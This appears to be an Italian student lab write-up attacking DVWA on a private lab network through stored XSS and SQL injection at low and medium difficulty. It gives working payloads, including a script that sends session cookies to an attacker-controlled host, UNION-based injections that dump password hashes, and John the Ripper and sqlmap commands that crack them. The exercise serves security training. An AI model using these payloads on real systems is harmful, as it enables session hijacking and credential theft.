


XSS e SQLi (livello facile e medio)

XSS

Mi connetto alla DVWA e setto la sicurezza su “Low”



Navigo nella sezione Stored XSS per provare il primo attacco, apro il codice sorgente e noto che non c'è alcuna verifica sull'input per assicurarsi che i dati inseriti siano validi (ad esempio, controllare che il nome non sia vuoto o che il messaggio non contenga contenuti inappropriati). Infatti posso lanciare uno script nel campo del messaggio.

Source code della pagina:

```
Low Stored XSS Source

<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}
?>
```

Lancio uno script nel campo messaggio:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

hack

Message *

`<script>alert('stored XSS');</script>`

Sign Guestbook

Mi compare il messaggio a schermo:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

hack

Message *

`<script>alert('stored XSS');</script>`

Sign Guestbook

Name: test

Message: This is a test comment.

Name: cioa

Message: come va?

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

192.168.50.101

stored XSS

OK

View Source

View Help

DIFFICOLTA' MEDIA:

Vado a cancellare lo script dal database per ripetere l'esercizio a difficoltà media

| | | | comment_id | comment | name |
|--------------------------|--|--|------------|----------------------------------------------------------------|------|
| <input type="checkbox"/> | | | 1 | This is a test comment. | test |
| <input type="checkbox"/> | | | 2 | come va? | cioa |
| <input type="checkbox"/> | | | 3 | <code><script>alert('stored XSS');</script></code> | hack |

Noto che ora mi viene cancellato il tag `<script>` quindi sono state introdotte delle sanitizzazioni dell'input:

Name: prova

Message: alert('\stored XSS');

Posso comunque utilizzare altri metodi, come ad esempio far credere al sito che sto caricando un'immagine ma non ci sarà la sorgente, quindi verrà eseguito il mio script:

```

```

Vulnerability: Stored Cross Site Scripting (XSS)

| | |
|-----------------------------------------------|-----------------------------------------------------------------------------------------|
| Name * | <input alert('pippo="" ha="" hackerato')\";"="" ti="" type="text" value="' onerror=\"/> |
| Message * | <input type="text" value="ciao"/> |
| <input type="button" value="Sign Guestbook"/> | |



Posso anche rubare i cookie di sessione con uno script:

```
<script>new Image().src="http://192.168.50.100/?cookie="+document.cookie</script>
```


Sul mio server in ascolto ricevo il cookie che posso utilizzare su BurpSuite per accedere alla DVWA come se fossi l'altra persona:

```
niko@kali: ~  
File Actions Edit View Help  
$ nc -nlvp 80  
listening on [any] 80 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.102] 49200  
GET /?cookie=security=low;%20PHPSESSID=6d21099d802d3455c15dc283a86aade2 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

Al posto di questo cookie inserisco quello che ho rubato e facendo forward accedo

```
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.50.101
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.57 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=3a55c299c2e8e09de28aa26319d50b08
14 Connection: keep-alive
15
16 username=&password=&Login=Login
```

Sono riuscito ad accedere alla dvwa con il cookie rubato



SQL INJECTION

Nel codice, la variabile \$id viene recuperata dall'input dell'utente senza alcuna convalida o sanificazione. Viene quindi concatenato direttamente nella stringa di query SQL. Ciò consente a un utente malintenzionato di manipolare il valore di \$id e inserire codice SQL dannoso, causando potenzialmente accesso non autorizzato, fuga di dati o addirittura perdita completa di dati.

1' OR '1'='1'#

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith

More info

Con questa query mi stampo a schermo le tabelle

```
'UNION SELECT table_name, NULL FROM information_schema.tables --
```

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --  
First name: CHARACTER_SETS  
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --  
First name: COLLATIONS  
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --  
First name: COLLATION_CHARACTER_SET_APPLICABILITY  
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --  
First name: COLUMNS  
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --  
First name: COLUMN_PRIVILEGES  
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --  
First name: KEY_COLUMN_USAGE  
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --  
First name: PROFILING  
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
```

Da qui vado a selezionare le colonne dalla tabella “users”

```
'UNION SELECT column_name, NULL FROM information_schema.columns WHERE  
table_name= 'users' --
```

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: user_id  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: first_name  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: last_name  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: user  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: password  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: avatar  
Surname:
```

Infine mi ricavo l'hash delle password degli utenti

```
'UNION SELECT user, password FROM users --
```

Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Le inserisco in un file di testo per crackarle:

```
sudo nano crack.txt
[sudo] password for niko:
(niko@kali)~[~/Desktop]
$ cat crack.txt

admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99

(niko@kali)~[~/Desktop]
$
(niko@kali)~[~/Desktop]
$
(niko@kali)~[~/Desktop]
$
```

Uso JhonTheRipper per crackarle

```
(niko@kali)~[~/Desktop]
$ john --format=Raw-MD5 --incremental crack.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (gordonb)
charley     (1337)
password    (admin)
letmein     (pablo)
4g 0:00:00:00 DONE (2024-07-03 14:56) 4.494g/s 2869Kp/s 2869Kc/s 3368KC/s letebru..let
mish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reli
ably
Session completed.
```

```
(niko@kali)~[~/Desktop]
$ john --format=Raw-MD5 --show crack.txt
admin:password
gordonb:abc123 FROM users --
1337:charley FROM users --
pablo:letmein FROM users --
smithy:password
```

DIFFICOLTA' MEDIA

Ora la query è cambiata, lo si può vedere dal codice sorgente della pagina che la query ora deve essere senza apici visto che non c'è un controllo

SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Intercettando il pacchetto con burpsuite vado a sostituire la richiesta con questa query


1 UNION SELECT user, password FROM users --

| | |
|------------------------------------------------------------------------------------------------------------|--------------------------------------------------------|
| 1 GET /dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user%2C+password+FROM+users+--+&Submit=Submit HTTP/1.1 | 61 <input type="text" name="id"> |
| 2 Host: 192.168.50.101 | 62 <input type="submit" name="Submit" value="Submit"> |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | 63 </form> |
| 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 | 64 <pre> |
| 5 Accept-Language: en-US,en;q=0.5 | 65 ID: 1 UNION SELECT user, password FROM users -- |
| 6 Accept-Encoding: gzip, deflate, br | First name: admin |
| 7 Connection: keep-alive | Surname: admin |
| 8 Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit | </pre> |
| 9 Cookie: security=medium; PHPSESSID=24821dd8b1001922315c099309a37fa8 | <pre> |
| 10 Upgrade-Insecure-Requests: 1 | ID: 1 UNION SELECT user, password FROM users -- |
| 11 | First name: admin |
| 12 | Surname: |
| | 5f4dcc3b5aa765d61d8327deb882cf99 |
| | </pre> |
| | <pre> |
| | ID: 1 UNION SELECT user, password FROM users -- |
| | First name: gordonb |
| | Surname: |
| | e99a18c428cb38d5f260853678922e03 |
| | </pre> |
| | <pre> |
| | ID: 1 UNION SELECT user, password FROM users -- |
| | First name: 1337 |

Ho trovato di nuovo gli hash delle password nel response

SQL injection blind (bonus aggiuntivo)

Intercetto il pacchetto usando burpsuite cosi mi ricavo i cookies



Utilizzando sqlmap eseguo il seguente comando:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#"
-cookies="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07"
```

Posso anche ricavarli lo schema:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#"
-cookies="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07" --schema
```

Mi ricavo le tabelle solo del database dvwa:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#"
-cookies="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07" -D dvwa
--tables
```

Posso anche crackare direttamente la password per l'utente user

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[15:31:47] [INFO] writing hashes to a temporary file '/tmp/sqlmapa352mzod27935/sqlmaphashes-1icunhly.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y
[15:31:51] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:32:00] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[15:32:03] [INFO] starting dictionary-based cracking (mysql_passwd)
[15:32:03] [INFO] starting 6 processes
[15:32:06] [INFO] cracked password 'pass' for user 'user'
database management system users password hashes:
[*] debian-sys-maint [1]:
password hash: NULL
[*] guest [1]:
password hash: NULL
[*] root [1]:
password hash: NULL
[*] user [1]:
password hash: *196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7
clear-text password: pass

[15:32:09] [INFO] fetched data logged to text files under '/home/niko/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 15:32:09 /2024-07-05/
```